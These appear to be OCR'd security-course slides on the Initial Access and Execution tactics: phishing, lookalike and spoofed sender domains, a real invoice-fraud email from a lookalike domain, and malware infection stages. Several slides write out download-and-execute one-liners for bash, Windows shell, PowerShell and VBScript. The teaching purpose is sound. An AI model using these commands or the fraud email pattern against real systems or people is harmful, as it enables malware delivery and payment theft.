

Tactic: Initial Access

Tactic: Initial Access



Nothing really surprising

Initial Access 2022 Statistics



This specific statistics is quite important

DFIR Report – 2022 in review

Initial Access: Rule of Thumb

- Just as a mental model:
  - **Vast majority** **Phishing (!)**
  - ≈10% Passwords
  - ≈25% Vulnerabilities (Services, Browsers)

Phishing

- Mapping to MITRE ATT&CK later

- Intuitively:
  - Convince user to open attachment (vuln exploitation)
  - Convince user to navigate to a link (vuln exploitation)
  - ...and insert credentials

  - Convince user in engage a "conversation with fraud"


Do NOT underestimate phishing!

- Period
- Think at the statistics for a few moments
- **Lots** of technical reports and analyses

Spearphishing

- Phishing: Not targeted
  - The **same** generic message to **many different** recipients
- Spearphishing: Targeted / Tailored
  - **Carefully constructed** message for **a few** specific recipients
  - Often based on **previous reconnaissance** (open information, stolen information)
  - Extremely dangerous

Not only Initial Access



Sending Mail Domain (I)

- **Irrelevant**
  - Nothing to do with claimed sender
- **Credible**
  - Something to do with claimed sender
  - **Dangerous**
- **…**

"Credible": Some ideas (I)

"Credible": Some ideas (II)

poliziadistato.it	✗	Not available
poliziadistato.eu	✗	Not available
poliziadistato.net	✗	Not available

questuratrieste.it	✓	6,99 €/year
questuratrieste.eu	✓	6,99 €/year

questura-trieste.it	✓	6,99 €/year
questura-trieste.eu	✓	6,99 €/year

Sending Mail Domain (II)

- Irrelevant
- Credible

- **Lookalike**
  - Extremely similar to that of claimed sender
  - **Very dangerous**
    - Especially when attacker has read previous emails!
- **…**

"Lookalike": Some ideas

ministerointerno.it	✗	Not available
ministerointerno.eu	✗	Not available

ministerointerno.com	✓	9,99 €/year

ministerointerno.org	✓	11,99 €/year

ministerinterno.it	✓	6,99 €/year
ministerinterno.eu	✓	6,99 €/year
ministerinterno.net	✓	11,99 €/year

"Lookalike": Real Incident

From: Wanda Dasch <wdasch@gamry.com>
Date: Wednesday, 23 August 2023 at 17:31
To: [redacted]

Cc: Monica Trueba <mtrueba@gamry.com>, Wanda Dasch <wdasch@gamry.com>
Subject: Re: Contract Procedure Unity G04147 Univ of Trieste, PO 242, Invoice 2023-1290A

Dear All,

Attached is invoice 2023-1290A and Gamry's bank information for transfer of payment. Once payment is received Gamry will begin to process your order. Please note that a 5% prepa[redacted]nt discount was provided on quotation 2023-0679A.

Attached

Best regards,

Wanda Dasch

Logistics Coordinator

Gamry Instruments, Inc.

734 Louis Drive

Warminster, PA 18974 USA

From: Wanda Dasch <wdasch@gamrry.com>
Date: Thursday, 24 August 2023 at 10:09
To: [redacted]
Cc: [redacted]
<mantoniak@gamrry.com>
Subject: Payment Advice


Dear All,

Sorry to bother you, we wish to inform you that our finance department has currently commenced upgrading the bank account ending with 474 you have on your system, as a result of the ongoing upgrade we will be unable to receive payments using these bank accounts until further notice.

Sending Mail Domain (III)

- Irrelevant
- Credible
- Lookalike
- **Spoofed**
  - **Identical** to that of claimed sender
  - Necessary vulnerabilities / misconfigurations (either in claimed sender or in recipient)
  - Partial defenses: SPF / DKIM / DMARC
- **Real**
  - Stolen password (Valid Account technique)

"Spoofed": Example



Tactic: Execution


Typical "Infection Steps"

Typical "Infection Steps" (I)

- Initial piece of malware run on target
- **Small** and **simple**
- May take **many** different forms, mainly:
  - Code that exploits a **vulnerability** in a running program
  - Code hidden in a program **run by the user**

- Its execution starts a **sequence of events**…

Typical "Infection Steps" (II)




- **Quick** and **Automated**
- Usually involves one or more **downloads** from Attacker-controlled locations


- Final "real" malware for executing the next attack steps
  - "**Complex**, **powerful**, configurable"
  - Remains **hidden**
  - **Communicates** with Attacker

Remark

- Usually involves one or more **downloads** from Attacker-controlled locations




Typical "Infection Steps" (III)



- **MANY** ways for implementing:
  - M-I
  - M-F
  - Events leading from M-I to M-F
- Our focus:
  - Most common
  - "Easy" to understand

Initial Access vs Execution (Conceptual view)



Preamble: Command and Scripting Interpreters

Command / Scripting Interpreters

- Most systems come with some **built-in** command-line interface and scripting capabilities

~~`/bin/sh`~~	~~(interactive)~~
`/bin/sh executable-file`	
`/bin/sh command-file`	shell commands ("batch")
`powershell command-file`	shell commands
`cscript script-file`	run VisualBasic / JavaScript program
`python script-file`	run Python program
...	

- **Options omitted for ease of reading**

Fact #1

- `/bin/sh executable-file`
- `/bin/sh text-file`
- `powershell text-file`
- `cscript text-file`
- `python text-file`
- **…**

- A **shell** can:
  1. Download a file from a **remote** location
  2. Execute that file for **any other interpreter** locally available (as well as execute that file, if executable)

Example

- Linux bash — Executable

```
curl -s URL | bash -
```

- Windows shell with curl installed — Executable

```
curl -o filename.extension URL && filename.extension
```

- Windows shell with curl installed — VisualBasic

```
curl -o filename.vbs URL && cscript filename.vbs
```

- Windows Powershell — Executable

```
Invoke-WebRequest -Uri URL -OutFile filename.extension
; Start-Process -FilePath filename.extension
```

- ...

Fact #2

- `/bin/sh executable-file`
- `/bin/sh text-file`
- `powershell text-file`
- `cscript text-file`
- `python text-file`
- **...**

- A **script** can:
  - Download a file from a **remote** location
  - Execute that file for **any other interpreter** locally available (as well as execute that file, if executable)

Example (Basic Idea)

- `// download URL and store in outputFile`
- VBScript — Executable

```
Set objShell = CreateObject("WScript.Shell")
...
objShell.Run outputFile
```

- VBScript — VBScript

```
Set objShell = CreateObject("WScript.Shell")
...
objShell.Run "cscript //NoLogo """ & outputFile & """",
0, True
```

- Python — VBScript

```
subprocess.run(['cscript', '//NoLogo', outputFile],
check=True)
```

Fact #3

- `/bin/sh executable-file`
- `/bin/sh text-file`
- `powershell.exe text-file`
- `cscript text-file`
- `python text-file`
- **...**

- An **executable** can:
  - Download a file from a **remote** location
  - Execute that file for **any other interpreter** locally available (as well as execute that file, if executable)

Example (Basic Idea)

- `// download URL and store in outputFile`
- `// then invoke a shell with outputFile as argument`

- Linux

```
execle("/bin/sh", outputFile, NULL)
```

- Windows

```
// create commandLine with shell path followed by args
CreateProcess(NULL, commandLine, NULL,...)
```

- NB: `execle` does not create a new process

Important Consequence

1. Start with **any** interpreter that executes a simple file
2. Sequence of download-then-execute of:
   - Files (possibly **large**)
   - In **any format** supported by the available interpreters
   - **Arbitrarily long**
   - **Arbitrarily varied**


- `shell f1  cscript f2  cscript f3  shell f4  ...  fN`
- `shell f1  shell f2  f3  cscript f4  ...  fN`
- `cscript f1 cscript f2  shell f3  python f4  ...  fN`

Further possibility

- `/bin/sh executable-file`
- `/bin/sh text-file`
- `powershell.exe text-file`
- `cscript text-file`
- `python text-file`
- …
- `rundll32.exe DLL-file` (Windows)


Execution: Common cases

Our Focus


Execution
14 techniques
Cloud Administration Command
Command and Scripting Interpreter (9)
PowerShell
AppleScript
Windows Command Shell
Unix Shell
Visual Basic
Python
JavaScript
Network Device CLI
Cloud API

How to start?

1. Start with **any** interpreter that executes a simple file
2. Sequence of download-then-execute...



